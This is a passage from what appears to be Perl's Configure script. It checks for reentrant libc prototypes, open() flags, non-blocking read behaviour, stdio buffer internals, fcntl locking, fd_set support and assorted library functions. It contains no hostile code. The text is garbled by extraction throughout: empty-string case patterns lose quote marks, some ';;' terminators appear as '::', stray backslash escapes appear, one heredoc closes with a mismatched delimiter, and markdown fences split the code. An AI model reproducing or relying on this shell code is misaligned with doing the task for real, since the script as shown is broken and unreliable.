    ;;

*)
    endpwent_r_proto=0

    ;;

esac

```

: see if endservent exists

set endservent d\_endsent

eval \$inlibc

: see if endservent\_r exists

```

set endservent_r d_endservent_r

eval $inlibc

case "$d_endservent_r" in
"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_endservent_r_proto:$usethreads" in
":define")        d_endservent_r_proto=define

        set d_endservent_r_proto endservent_r $hdrs

        eval $hasproto ;;

*)                ;;
esac

case "$d_endservent_r_proto" in
define)

case "$endservent_r_proto" in

"|0) try='int endservent_r(struct servent_data*);'

./protochk "$extern_C $try" $hdrs && endservent_r_proto=I_D ;;

esac

case "$endservent_r_proto" in

"|0) try='void endservent_r(struct servent_data*);'

./protochk "$extern_C $try" $hdrs && endservent_r_proto=V_D ;;

esac

case "$endservent_r_proto" in

"|0)    d_endservent_r=undef

endservent_r_proto=0

echo "Disabling endservent_r, cannot determine prototype." >&4 ;;

```



```

*)      case "$endservent_r_proto" in
        REENTRANT_PROTO*) ;;

        *) endservent_r_proto="REENTRANT_PROTO_$endservent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)      case "$usethreads" in

        define) echo "endservent_r has no prototype, not using it." >&4 ;;

        esac

        d_endservent_r=undef

        endservent_r_proto=0

        ;;

    esac

;;

*)      endservent_r_proto=0

        ;;

    esac

```

: Locate the flags for 'open()'

```
echo " "
```

```
$cat >try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#ifdef I_FCNTL
```

```
#include <fcntl.h>
```

```

#endif

#ifdef I_SYS_FILE

#include <sys/file.h>

#endif

#ifdef I_STDLIB

#include <stdlib.h>

#endif

int main() {

```

```

    if(O_RDONLY);

#ifdef O_TRUNC

    exit(0);

#else

    exit(1);

#endif

}

```

EOCP

: check sys/file.h first to get FREAD on Sun

```
if $test `./findhdr sys/file.h` && \
```

```
    set try -DI_SYS_FILE && eval $compile; then
```

```
h_sysfile=true;
```

```
echo "<sys/file.h> defines the O_* constants..." >&4
```

```
if $run ./try; then
```

```
    echo "and you have the 3 argument form of open()." >&4
```

```
    val="$define"
```

```

else

    echo "but not the 3 argument form of open(). Oh, well." >&4

    val="$undef"

fi

elif $test `./findhdr fcntl.h` && \

    set try -DI_FCNTL && eval $compile; then

    h_fcntl=true;

    echo "<fcntl.h> defines the O_* constants..." >&4

    if $run ./try; then

        echo "and you have the 3 argument form of open()." >&4

        val="$define"

    else

        echo "but not the 3 argument form of open(). Oh, well." >&4

        val="$undef"

    fi

else

    echo "I can't find the O_* constant definitions! You got problems." >&4

    val="$undef"

fi

set d_open3

eval $setvar

$rm_try

: see if this is a sys/file.h system

val="

```

```
set sys/file.h val
```

```
eval $inhdr
```

```
: do we need to include sys/file.h ?
```

```
case "$val" in
```

```
"$define")
```

```
    echo " "
```

```
    if $h_sysfile; then
```

```
        val="$define"
```

```
        echo "We'll be including <sys/file.h>." >&4
```

```
    else
```

```
        val="$undef"
```

```
        echo "We won't be including <sys/file.h>." >&4
```

```
    fi
```

```
;;
```

```
*)
```

```
    h_sysfile=false
```

```
;;
```

```
esac
```

```
set i_sysfile
```

```
eval $setvar
```

```
: see if fcntl.h is there
```

```
val=""
```

```
set fcntl.h val
```

```
eval $inhdr
```

```
: see if we can include fcntl.h
```

```
case "$val" in
```

```
"$define")
```

```
    echo " "
```

```
    if $h_fcntl; then
```

```
        val="$define"
```

```
        echo "We'll be including <fcntl.h>." >&4
```

```
    else
```

```
        val="$undef"
```

```
        if $h_sysfile; then
```

```
        echo "We don't need to include <fcntl.h> if we include <sys/file.h>." >&4
```

```
        else
```

```
            echo "We won't be including <fcntl.h>." >&4
```

```
        fi
```

```
    fi
```

```
;;
```

```
*)
```

```
    h_fcntl=false
```

```
    val="$undef"
```

```
;;
```

```
esac
```

```
set i_fcntl
```

```
eval $setvar
```

: see if fork exists

set fork d\_fork

eval \$inlibc

: see if pipe exists

set pipe d\_pipe

eval \$inlibc

: check for non-blocking I/O stuff

case "\$h\_sysfile" in

true) echo "#include <sys/file.h>" > head.c;;

\*)

case "\$h\_fcntl" in

true) echo "#include <fcntl.h>" > head.c;;

\*) echo "#include <sys/fcntl.h>" > head.c;;

esac

;;

esac

echo " "

echo "Figuring out the flag used by open() for non-blocking I/O..." >&4

case "\$o\_nonblock" in

")

\$cat head.c > try.c

\$cat >>try.c <<EOCP

```
#include <stdio.h>

#ifdef I_STDLIB
#include <stdlib.h>
#endif

#ifdef I_FCNTL
#include <fcntl.h>
#endif

int main() {
#ifdef O_NONBLOCK
    printf("O_NONBLOCK\n");
    exit(0);
#endif

#ifdef O_NDELAY
    printf("O_NDELAY\n");
    exit(0);
#endif

#ifdef FNDELAY
    printf("FNDELAY\n");
    exit(0);
#endif

    exit(0);
}

EOCP
```

```

set try

if eval $compile_ok; then

    o_nonblock=`$run ./try`

    case "$o_nonblock" in

        "") echo "I can't figure it out, assuming O_NONBLOCK will do.";;

        *) echo "Seems like we can use $o_nonblock.";;

    esac

else

    echo "(I can't compile the test program; pray O_NONBLOCK is right!)"

fi

;;

*) echo "Using $hint value $o_nonblock.";;

esac

$rm_try

echo " "

echo "Let's see what value errno gets from read() on a $o_nonblock file..." >&4

case "$eagain" in

    "")

        case "$d_fork:$d_pipe" in

            define:define)

                $cat head.c > try.c

                $cat >>try.c <<EOCP

#include <errno.h>

#include <sys/types.h>

```



```
#include <signal.h>

#include <stdio.h>

#if !defined I_STDLIB
#include <stdlib.h>
#endif

#if !defined I_FCNTL
#include <fcntl.h>
#endif

#define MY_O_NONBLOCK O_NONBLOCK

#ifndef errno /* XXX need better Configure test */
extern int errno;
#endif

#if !defined I_UNISTD
#include <unistd.h>
#endif

#if !defined I_STRING
#include <string.h>
#else
#include <strings.h>
#endif

signal_t blech(int x) { exit(3); }
```

EOCP

```
$cat >> try.c <<'EOCP'
```

```
int main()
```

```
{
```

```
    int pd[2];
```

```
    int pu[2];
```

```
    char buf[1];
```

```
    char string[100];
```

```
    pipe(pd);      /* Down: child -> parent */
```

```
    pipe(pu);      /* Up: parent -> child */
```

```
    if (0 != fork()) {
```

```
        int ret;
```

```
        close(pd[1]);  /* Parent reads from pd[0] */
```

```
        close(pu[0]);  /* Parent writes (blocking) to pu[1] */
```

```
#ifdef F_SETFL
```

```
    if (-1 == fcntl(pd[0], F_SETFL, MY_O_NONBLOCK))
```

```
        exit(1);
```

```
#else
```

```
    exit(4);
```

```
#endif
```

```
    signal(SIGALRM, blech);
```

```
    alarm(5);
```

```
    if ((ret = read(pd[0], buf, 1)) > 0) /* Nothing to read! */
```

```
        exit(2);
```

```

        sprintf(string, "%d\n", ret);
        write(2, string, strlen(string));
        alarm(0);

#ifdef EAGAIN
        if (errno == EAGAIN) {
            printf("EAGAIN\n");
            goto ok;
        }
#endif

#ifdef EWOULDBLOCK
        if (errno == EWOULDBLOCK)
            printf("EWOULDBLOCK\n");
#endif

    ok:

        write(pu[1], buf, 1);    /* Unblocks child, tell it to close our pipe */
        sleep(2);                /* Give it time to close our pipe */
        alarm(5);

        ret = read(pd[0], buf, 1);    /* Should read EOF */
        alarm(0);

        sprintf(string, "%d\n", ret);
        write(4, string, strlen(string));
        exit(0);
    }

    close(pd[0]);                /* We write to pd[1] */

```

```

close(pu[1]);                /* We read from pu[0] */
read(pu[0], buf, 1);         /* Wait for parent to signal us we may continue */
close(pd[1]);                /* Pipe pd is now fully closed! */
exit(0);                     /* Bye bye, thank you for playing! */
}

```

EOCP

set try

if eval \$compile\_ok; then

```

    echo "$startsh" >mtry

    echo "$run ./try >try.out 2>try.ret 4>try.err || exit 4" >>mtry

    chmod +x mtry

    ./mtry >/dev/null 2>&1

    case $? in
        0) eagain=`$cat try.out`;
        1) echo "Could not perform non-blocking setting!";;
        2) echo "I did a successful read() for something that was not there!";;
        3) echo "Hmm... non-blocking I/O does not seem to be working!";;
        4) echo "Could not find F_SETFL!";;
        *) echo "Something terribly wrong happened during testing.";;
    esac

    rd_nodata=`$cat try.ret`

    echo "A read() system call with no data present returns $rd_nodata."

    case "$rd_nodata" in
        0|-1) ;;
        *)

```

```

        echo "(That's peculiar, fixing that to be -1.)"

        rd_nodata=-1

        ;;
    esac

    case "$eagain" in
        *)

            echo "Forcing errno EAGAIN on read() with no data available."

            eagain=EAGAIN

            ;;

        *)

            echo "Your read() sets errno to $eagain when no data is available."

            ;;

    esac

    status=`$cat try.err`

    case "$status" in
        0) echo "And it correctly returns 0 to signal EOF.";;
        -1) echo "But it also returns -1 to signal EOF, so be careful!";;
        *) echo "However, your read() returns '$status' on EOF??";;
    esac

    val="$define"

    if test "$status" = "$rd_nodata"; then

        echo "WARNING: you can't distinguish between EOF and no data!"

        val="$undef"

    fi

else

```

```

        echo "I can't compile the test program--assuming errno EAGAIN will do."

        eagain=EAGAIN

    fi

    ;;

*)    echo "Can't figure out how to test this--assuming errno EAGAIN will do."

        eagain=EAGAIN

        val="$define"

        ;;

esac

set d_eofnblk

eval $setvar

;;

*)

    echo "Using $hint value $eagain."

    echo "Your read() returns $rd_nodata when no data is present."

    case "$d_eofnblk" in

        "$define") echo "And you can see EOF because read() returns 0.>";;

        "$undef") echo "But you can't see EOF status from read() returned value.>";;

    *)

        echo "(Assuming you can't see EOF status from read anyway.)"

        d_eofnblk=$undef

        ;;

    esac

    ;;

esac

```

```
$rm_try head.c mtry
```

```
: see if _ptr and _cnt from stdio act std
```

```
echo " "
```

```
if $contains '_lbfsize' `./findhdr stdio.h` >/dev/null 2>&1 ; then
```

```
    echo "(Looks like you have stdio.h from BSD.)"
```

```
    case "$stdio_ptr" in
```

```
        ") stdio_ptr='((fp)->_p)'
```

```
            ptr_lval=$define
```

```
            ;;
```

```
    *)      ptr_lval=$d_stdio_ptr_lval;;
```

```
esac
```

```
    case "$stdio_cnt" in
```

```
        ") stdio_cnt='((fp)->_r)'
```

```
            cnt_lval=$define
```

```
            ;;
```

```
    *)      cnt_lval=$d_stdio_cnt_lval;;
```

```
esac
```

```
    case "$stdio_base" in
```

```
        ") stdio_base='((fp)->_ub._base ? (fp)->_ub._base : (fp)->_bf._base)';;
```

```
esac
```

```
    case "$stdio_bufsiz" in
```

```
        ") stdio_bufsiz='((fp)->_ub._base ? (fp)->_ub._size : (fp)->_bf._size)';;
```

```
esac
```

```
elif $contains '_IO_fpos_t' `./findhdr stdio.h` `./findhdr libio.h` >/dev/null 2>&1 ; then
```

```
    echo "(Looks like you have stdio.h from Linux.)"
```

```
    case "$stdio_ptr" in
```

```
        ") stdio_ptr='((fp)->_IO_read_ptr)'
```

```
            ptr_lval=$define
```

```
            ;;
```

```
        *)    ptr_lval=$d_stdio_ptr_lval;;
```

```
    esac
```

```
    case "$stdio_cnt" in
```

```
        ") stdio_cnt='((fp)->_IO_read_end - (fp)->_IO_read_ptr)'
```

```
            cnt_lval=$undef
```

```
            ;;
```

```
        *)    cnt_lval=$d_stdio_cnt_lval;;
```

```
    esac
```

```
    case "$stdio_base" in
```

```
        ") stdio_base='((fp)->_IO_read_base)';;
```

```
    esac
```

```
    case "$stdio_bufsiz" in
```

```
        ") stdio_bufsiz='((fp)->_IO_read_end - (fp)->_IO_read_base)';;
```

```
    esac
```

```
else
```

```
    case "$stdio_ptr" in
```

```
        ") stdio_ptr='((fp)->_ptr)'
```

```
            ptr_lval=$define
```

```
            ;;
```



```

*)      ptr_lval=$d_stdio_ptr_lval;;

esac

case "$stdio_cnt" in
"") stdio_cnt='((fp)->_cnt)'

      cnt_lval=$define

      ;;

*)      cnt_lval=$d_stdio_cnt_lval;;

esac

case "$stdio_base" in
"") stdio_base='((fp)->_base)';;

esac

case "$stdio_bufsiz" in
"") stdio_bufsiz='((fp)->_cnt + (fp)->_ptr - (fp)->_base)';;

esac

fi

```

: test whether \_ptr and \_cnt really work

echo "Checking how std your stdio is..." >&4

\$cat >try.c <<EOP

#include <stdio.h>

#\$i\_stdlib I\_STDLIB

#ifdef I\_STDLIB

#include <stdlib.h>

#endif

#define FILE\_ptr(fp) \$stdio\_ptr

```

#define FILE_cnt(fp)    $stdio_cnt

int main() {

    FILE *fp = fopen("try.c", "r");

    char c = getc(fp);

    if (

        18 <= FILE_cnt(fp) &&

        strncmp(FILE_ptr(fp), "include <stdio.h>\n", 18) == 0

    )

        exit(0);

    exit(1);

}

EOP

val="$undef"

set try

if eval $compile && $to try.c; then

    if $run ./try; then

        echo "Your stdio acts pretty std."

        val="$define"

    else

        echo "Your stdio isn't very std."

    fi

else

    echo "Your stdio doesn't appear very std."

fi

$rm_try

```

```

# glibc 2.2.90 and above apparently change stdio streams so Perl's
# direct buffer manipulation no longer works. The Configure tests
# should be changed to correctly detect this, but until then,
# the following check should at least let perl compile and run.
# (This quick fix should be updated before 5.8.1.)
# To be defensive, reject all unknown versions, and all versions > 2.2.9.
# A. Dougherty, June 3, 2002.

case "$d_gnulibc" in
$define)
    case "$gnulibc_version" in
        2.[01]*) ;;
        2.2) ;;
        2.2.[0-9]) ;;
        *) echo "But I will not snoop inside glibc $gnulibc_version stdio buffers."
            val="$undef"
            ;;
    esac
    ;;
esac

set d_stdstdio

eval $setvar

: Can _ptr be used as an lvalue?

case "$d_stdstdio$_ptr_lval" in

```

```
$define$define) val=$define ;;
```

```
*) val=$undef ;;
```

```
esac
```

```
set d_stdio_ptr_lval
```

```
eval $setvar
```

```
: Can _cnt be used as an lvalue?
```

```
case "$d_stdstdio$cnt_lval" in
```

```
$define$define) val=$define ;;
```

```
*) val=$undef ;;
```

```
esac
```

```
set d_stdio_cnt_lval
```

```
eval $setvar
```

```
: test whether setting _ptr sets _cnt as a side effect
```

```
d_stdio_ptr_lval_sets_cnt="$undef"
```

```
d_stdio_ptr_lval_nochange_cnt="$undef"
```

```
case "$d_stdio_ptr_lval$d_stdstdio" in
```

```
$define$define)
```

```
    echo "Checking to see what happens if we set the stdio ptr..." >&4
```

```
$cat >try.c <<EOP
```

```
#include <stdio.h>
```

```
/* Can we scream? */
```

```
/* Eat dust sed :-) */
```

```

/* In the buffer space, no one can hear you scream. */

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#define FILE_ptr(fp)    $stdio_ptr

#define FILE_cnt(fp)    $stdio_cnt

#include <sys/types.h>

int main() {

    FILE *fp = fopen("try.c", "r");

    int c;

    char *ptr;

    size_t cnt;

    if (!fp) {

        puts("Fail even to read");

        exit(1);

    }

    c = getc(fp); /* Read away the first # */

    if (c == EOF) {

        puts("Fail even to read");

        exit(1);

    }

    if (!(

        18 <= FILE_cnt(fp) &&

        strncmp(FILE_ptr(fp), "include <stdio.h>\n", 18) == 0

```

```
)) {  
    puts("Fail even to read");  
    exit (1);  
}  
  
ptr = (char*) FILE_ptr(fp);  
cnt = (size_t)FILE_cnt(fp);  
  
FILE_ptr(fp) += 42;  
  
if ((char*)FILE_ptr(fp) != (ptr + 42)) {  
    printf("Fail ptr check %p != %p", FILE_ptr(fp), (ptr + 42));  
    exit (1);  
}  
  
if (FILE_cnt(fp) <= 20) {  
    printf ("Fail (<20 chars to test)");  
    exit (1);  
}  
  
if (strncmp(FILE_ptr(fp), "Eat dust sed :-) */\\n", 20) != 0) {  
    puts("Fail compare");  
    exit (1);  
}  
  
if (cnt == FILE_cnt(fp)) {  
    puts("Pass_unchanged");  
    exit (0);  
}
```

```

        if (FILE_cnt(fp) == (cnt - 42)) {
            puts("Pass_changed");
            exit (0);
        }

        printf("Fail count was %d now %d\n", cnt, FILE_cnt(fp));

        return 1;

    }

EOP

set try

if eval $compile && $to try.c; then

    case ` $run ./try ` in

        Pass_changed)

            echo "Increasing ptr in your stdio decreases cnt by the same amount.  Good."
            >&4

            d_stdio_ptr_lval_sets_cnt="$define" ;;

        Pass_unchanged)

            echo "Increasing ptr in your stdio leaves cnt unchanged.  Good." >&4

            d_stdio_ptr_lval_nochange_cnt="$define" ;;

        Fail*)

            echo "Increasing ptr in your stdio didn't do exactly what I expected.  We'll not
be doing that then." >&4 ;;

        *)

            echo "It appears attempting to set ptr in your stdio is a bad plan." >&4 ;;

    esac

else

```

```

        echo "It seems we can't set ptr in your stdio. Nevermind." >&4

    fi

    $rm_try

    ;;

esac

```

: see if \_base is also standard

```
val="$undef"
```

```
case "$d_stdstdio" in
```

```
$define)
```

```
    $cat >try.c <<EOP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#define FILE_base(fp)  $stdio_base
```

```
#define FILE_bufsiz(fp) $stdio_bufsiz
```

```
int main() {
```

```
    FILE *fp = fopen("try.c", "r");
```

```
    char c = getc(fp);
```

```
    if (
```

```
        19 <= FILE_bufsiz(fp) &&
```

```
        strncmp(FILE_base(fp), "#include <stdio.h>\n", 19) == 0
```

```
    )
```



```

        exit(0);
    exit(1);
}
EOP

set try

if eval $compile && $to try.c; then

    if $run ./try; then

        echo "And its _base field acts std."

        val="$define"

    else

        echo "But its _base field isn't std."

    fi

else

    echo "However, it seems to be lacking the _base field."

fi

$rm_try

;;

esac

set d_stdibase

eval $setvar

: see if fast_stdio exists

val="$undef"

case "$d_stdstdio:$d_stdio_ptr_lval" in

"$define:$define")

```

```
case "$d_stdio_cnt_lval$d_stdio_ptr_lval_sets_cnt" in
*$define*)
    echo "You seem to have 'fast stdio' to directly manipulate the stdio buffers." >& 4
    val="$define"
    ;;
esac
;;
esac

set d_faststdio
eval $setvar
```

: see if fchdir exists

```
set fchdir d_fchdir
```

```
eval $inlibc
```

: see if fchmod exists

```
set fchmod d_fchmod
```

```
eval $inlibc
```

: see if fchown exists

```
set fchown d_fchown
```

```
eval $inlibc
```

: see if this is an fcntl system

set fcntl d\_fcntl

eval \$inlibc

: See if fcntl-based locking works.

echo " "

\$cat >try.c <<EOCP

#\$i\_stdlib I\_STDLIB

#ifdef I\_STDLIB

#include <stdlib.h>

#endif

#include <unistd.h>

#include <fcntl.h>

#include <signal.h>

\$signal\_t blech(int x) { exit(3); }

int main() {

#if defined(F\_SETLK) && defined(F\_SETLKW)

    struct flock flock;

    int retval, fd;

    fd = open("try.c", O\_RDONLY);

    flock.l\_type = F\_RDLCK;

    flock.l\_whence = SEEK\_SET;

    flock.l\_start = flock.l\_len = 0;

    signal(SIGALRM, blech);

    alarm(10);

```

    retval = fcntl(fd, F_SETLK, &flock);

    close(fd);

    (retval < 0 ? exit(2) : exit(0));

#else

    exit(2);

#endif

}

EOCP

echo "Checking if fcntl-based file locking works... "

case "$d_fcntl" in

"$define")

    set try

    if eval $compile_ok; then

        if $run ./try; then

            echo "Yes, it seems to work."

            val="$define"

        else

            echo "Nope, it didn't work."

            val="$undef"

            case "$?" in

                3) $cat >&4 <<EOM

***

*** I had to forcibly timeout from fcntl(..., F_SETLK, ...).

*** This is (almost) impossible.

*** If your NFS lock daemons are not feeling well, something like

```

\*\*\* this may happen, please investigate. Cannot continue, aborting.

\*\*\*

EOM

exit 1

::

esac

fi

else

echo "I'm unable to compile the test program, so I'll assume not."

val="\$undef"

fi

::

\*) val="\$undef";

echo "Nope, since you don't even have fcntl()."

::

esac

set d\_fcntl\_can\_lock

eval \$setvar

\$rm\_try

: check for fd\_set items

\$cat <<EOM

Checking to see how well your C compiler handles fd\_set and friends ...

EOM

```
$cat >try.c <<EOCP

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#$i_systime I_SYS_TIME

#$i_sysselect I_SYS_SELECT

#$d_socket HAS_SOCKET

#include <sys/types.h>

#ifdef HAS_SOCKET

#include <sys/socket.h> /* Might include <sys/bsdtypes.h> */

#endif

#ifdef I_SYS_TIME

#include <sys/time.h>

#endif

#ifdef I_SYS_SELECT

#include <sys/select.h>

#endif

int main() {

    fd_set fds;

    #ifdef TRYBITS

        if(fds.fds_bits);

    #endif
```

```
#if defined(FD_SET) && defined(FD_CLR) && defined(FD_ISSET) && defined(FD_ZERO)
```

```
    exit(0);
```

```
#else
```

```
    exit(1);
```

```
#endif
```

```
}
```

```
EOP
```

```
set try -DTRYBITS
```

```
if eval $compile; then
```

```
    d_fds_bits="$define"
```

```
    d_fd_set="$define"
```

```
    echo "Well, your system knows about the normal fd_set typedef..." >&4
```

```
    if $run ./try; then
```

```
        echo "and you have the normal fd_set macros (just as I'd expect)." >&4
```

```
        d_fd_macros="$define"
```

```
    else
```

```
        $cat >&4 <<'EOM'
```

```
but not the normal fd_set macros! Gaaack! I'll have to cover for you.
```

```
EOM
```

```
        d_fd_macros="$undef"
```

```
    fi
```

```
else
```

```
    $cat <<'EOM'
```

```
Hmm, your compiler has some difficulty with fd_set. Checking further...
```

```
EOM
```

```

set try
if eval $compile; then
    d_fds_bits="$undef"
    d_fd_set="$define"
    echo "Well, your system has some sort of fd_set available..." >&4
    if $run ./try; then
        echo "and you have the normal fd_set macros." >&4
        d_fd_macros="$define"
    else
        $cat <<'EOM'
but not the normal fd_set macros! Gross! More work for me...
EOM
        d_fd_macros="$undef"
    fi
else
    echo "Well, you got zip. That's OK, I can roll my own fd_set stuff." >&4
    d_fd_set="$undef"
    d_fds_bits="$undef"
    d_fd_macros="$undef"
fi
fi

$rm_try

: see if fgetpos exists
set fgetpos d_fgetpos

```



```
eval $inlibc
```

```
: see if finite exists
```

```
set finite d_finite
```

```
eval $inlibc
```

```
: see if finitel exists
```

```
set finitel d_finitel
```

```
eval $inlibc
```

```
: see if flock exists
```

```
set flock d_flock
```

```
eval $inlibc
```

```
: see if prototype for flock is available
```

```
echo " "
```

```
set d_flockproto flock $i_sysfile sys/file.h
```

```
eval $hasproto
```

```
: see if fp_class exists
```

```
set fp_class d_fp_class
```

```
eval $inlibc
```

```
: see if pathconf exists
```

```
set pathconf d_pathconf
```

```
eval $inlibc
```

```
: see if fpathconf exists
```

```
set fpathconf d_fpathconf
```

```
eval $inlibc
```

```
: see if fpclass exists
```

```
set fpclass d_fpclass
```

```
eval $inlibc
```

```
: see if fpclassify exists
```

```
set fpclassify d_fpclassify
```

```
eval $inlibc
```

```
: see if fpclassl exists
```

```
set fpclassl d_fpclassl
```

```
eval $inlibc
```

```
: check for fpos64_t
```

```
echo " "
```

```
echo "Checking to see if you have fpos64_t..." >&4
```

```
$cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
int main() { fpos64_t x = 7; }
```

```
EOCP
```

```

set try

if eval $compile; then

    val="$define"

    echo "You have fpos64_t."

else

    val="$undef"

    echo "You do not have fpos64_t."

    case "$fpossize" in

        8) echo "(Your fpos_t is 64 bits, so you could use that.)" ;;

    esac

fi

$rm_try

set d_fpos64_t

eval $setvar

: see if frexpl exists

set frexpl d_frexpl

eval $inlibc

: see if this is a sys/param system

set sys/param.h i_sysparam

eval $inhdr

: see if this is a sys/mount.h system

set sys/mount.h i_sysmount

```

```
eval $inhdr
```

```
: Check for fs_data_s
```

```
echo " "
```

```
echo "Checking to see if your system supports struct fs_data..." >&4
```

```
set d_fs_data_s fs_data $i_systypes sys/types.h $i_sysparam sys/param.h $i_sysmount sys/mount.h
```

```
eval $hasstruct
```

```
case "$d_fs_data_s" in
```

```
"$define")    echo "Yes, it does." ;;
```

```
*)            echo "No, it doesn't." ;;
```

```
esac
```

```
: see if fseeko exists
```

```
set fseeko d_fseeko
```

```
eval $inlibc
```

```
case "$longsize" in
```

```
8) echo "(Your long is 64 bits, so you could use fseek.)" ;;
```

```
esac
```

```
: see if fsetpos exists
```

```
set fsetpos d_fsetpos
```

```
eval $inlibc
```

```
: see if fstatfs exists
```

```
set fstatfs d_fstatfs
```

```
eval $inlibc
```

```
: see if statvfs exists
```

```
set statvfs d_statvfs
```

```
eval $inlibc
```

```
: see if fstatvfs exists
```

```
set fstatvfs d_fstatvfs
```

```
eval $inlibc
```

```
: see if fsync exists
```

```
set fsync d_fsync
```

```
eval $inlibc
```

```
: see if ftello exists
```

```
set ftello d_ftello
```

```
eval $inlibc
```

```
case "$longsize" in
```

```
8) echo "(Your long is 64 bits, so you could use ftell.)" ;;
```

```
esac
```

```
: check for a working futimes
```

```
d_futimes="$undef"
```

```
echo " "
```

```
echo "Checking if you have a working futimes()" >&4
```

```
$cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
#include <sys/time.h>
```

```
#include <errno.h>
```

```
#include <fcntl.h>
```

```
int main ()
```

```
{
```

```
    int fd, rv;
```

```
    fd = open ("try.c", O_RDWR);
```

```
    if (-1 == fd) exit (1);
```

```
    rv = futimes (fd, NULL);
```

```
    exit (rv == -1 ? errno : 0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile; then
```

```
    ` $run ./try `
```

```
    rc=$?
```

```
    case "$rc" in
```

```
        0) echo "Yes, you have" >&4
```

```
        d_futimes="$define"
```

```
        ;;
```

```
        *) echo "No, you have futimes, but it isn't working ($rc) (probably harmless)" >&4
```

```

;;

esac

else

    echo "No, it does not (probably harmless)" >&4

fi

$rm_try

: see if ndbm.h is available

set ndbm.h i_ndbm

eval $inhdr

: Compatibility location for RedHat 7.1

set gdbm/ndbm.h i_gdbmndbm

eval $inhdr

: Compatibility location for Debian 4.0

set gdbm-ndbm.h i_gdbm_ndbm

eval $inhdr

val="$undef"

if $test "$i_ndbm" = "$define" -o "$i_gdbmndbm" = "$define" -o "$i_gdbm_ndbm" = "$define"; then

    : see if dbm_open exists

    set dbm_open d_dbm_open

    eval $inlibc

    case "$d_dbm_open" in

        $undef)

            i_ndbm="$undef"

```

```

        i_gdbmndbm="$undef"

        i_gdbm_ndbm="$undef"

        echo "We won't be including <ndbm.h>"

        val="$undef"

        ;;

*) val="$define"

        ;;

    esac

fi

set d_ndbm

eval $setvar


ndbm_hdr_protochk='name=$1; hdr=$2;

eval "ihdr=\$""i_$name";

val="$undef";

if $test "$ihdr" = "$define"; then

    $echo "Checking if your <$hdr> uses prototypes..." >&4;

    case "$d_cplusplus" in

        $define) ./protochk "$extern_C void dbm_close(DBM *);" literal "extern \"C\" {" $ihdr $hdr
literal "}" && val="$define" ;;

        *) ./protochk "$extern_C void dbm_close(int, int);" $ihdr $hdr || val="$define" ;;

    esac;

    case "$val" in

        $define) $echo "Your <$hdr> seems to have prototypes";;

        *) $echo "Your <$hdr> does not seem to have prototypes";;

    esac;

```



```
fi;  
  
set "d_${name}_h_uses_prototypes";  
eval $setvar'
```

```
set ndbm ndbm.h  
  
eval $ndbm_hdr_protochk  
  
set gdbmndbm gdbm/ndbm.h  
  
eval $ndbm_hdr_protochk  
  
set gdbm_ndbm gdbm-ndbm.h  
  
eval $ndbm_hdr_protochk
```

```
: see if getaddrinfo exists  
  
set getaddrinfo d_getaddrinfo  
  
eval $inlibc
```

```
: see if getcwd exists  
  
set getcwd d_getcwd  
  
eval $inlibc
```

```
: see if getespwnam exists  
  
set getespwnam d_getespwnam  
  
eval $inlibc
```

```
: see if getfsstat exists  
  
set getfsstat d_getfsstat
```

```
eval $inlibc
```

```
: see if getgrent exists
```

```
set getgrent d_getgrent
```

```
eval $inlibc
```

```
: see if getgrent_r exists
```

```
set getgrent_r d_getgrent_r
```

```
eval $inlibc
```

```
case "$d_getgrent_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_grp grp.h"
```

```
    case "$d_getgrent_r_proto:$usethreads" in
```

```
        ":define")      d_getgrent_r_proto=define
```

```
            set d_getgrent_r_proto getgrent_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_getgrent_r_proto" in
```

```
        define)
```

```
    case "$getgrent_r_proto" in
```

```
        "|0) try='int getgrent_r(struct group*, char*, size_t, struct group**);'
```

```
        ./protochk "$extern_C $try" $hdrs && getgrent_r_proto=l_SBWR ;;
```

```
    esac
```

```
    case "$getgrent_r_proto" in
```

```

"|0) try='int getgrent_r(struct group*, char*, int, struct group**);'
./protochk "$extern_C $try" $hdrs && getgrent_r_proto=l_SBIR ;;

esac

case "$getgrent_r_proto" in

"|0) try='struct group* getgrent_r(struct group*, char*, size_t);'
./protochk "$extern_C $try" $hdrs && getgrent_r_proto=S_SBW ;;

esac

case "$getgrent_r_proto" in

"|0) try='struct group* getgrent_r(struct group*, char*, int);'
./protochk "$extern_C $try" $hdrs && getgrent_r_proto=S_SBI ;;

esac

case "$getgrent_r_proto" in

"|0) try='int getgrent_r(struct group*, char*, int);'
./protochk "$extern_C $try" $hdrs && getgrent_r_proto=l_SBI ;;

esac

case "$getgrent_r_proto" in

"|0) try='int getgrent_r(struct group*, char*, int, FILE**);'
./protochk "$extern_C $try" $hdrs && getgrent_r_proto=l_SBIH ;;

esac

case "$getgrent_r_proto" in

"|0)    d_getgrent_r=undef

        getgrent_r_proto=0

        echo "Disabling getgrent_r, cannot determine prototype." >&4 ;;

* )    case "$getgrent_r_proto" in

        REENTRANT_PROTO*) ;;

```

```

        *) getgrent_r_proto="REENTRANT_PROTO_$getgrent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)    case "$usethreads" in

        define) echo "getgrent_r has no prototype, not using it." >&4 ;;

        esac

        d_getgrent_r=undef

        getgrent_r_proto=0

        ;;

    esac

;;

*)    getgrent_r_proto=0

        ;;

esac

```

: see if getgrgid\_r exists

```
set getgrgid_r d_getgrgid_r
```

```
eval $inlibc
```

```
case "$d_getgrgid_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_grp grp.h"
```

```
    case "$d_getgrgid_r_proto:$usethreads" in
```

```
        ":define")    d_getgrgid_r_proto=define
```

```

        set d_getgrgid_r_proto getgrgid_r $hdrs

        eval $hasproto ;;

*)      ;;

esac

case "$d_getgrgid_r_proto" in

define)

case "$getgrgid_r_proto" in

"|0) try='int getgrgid_r(gid_t, struct group*, char*, size_t, struct group**);'

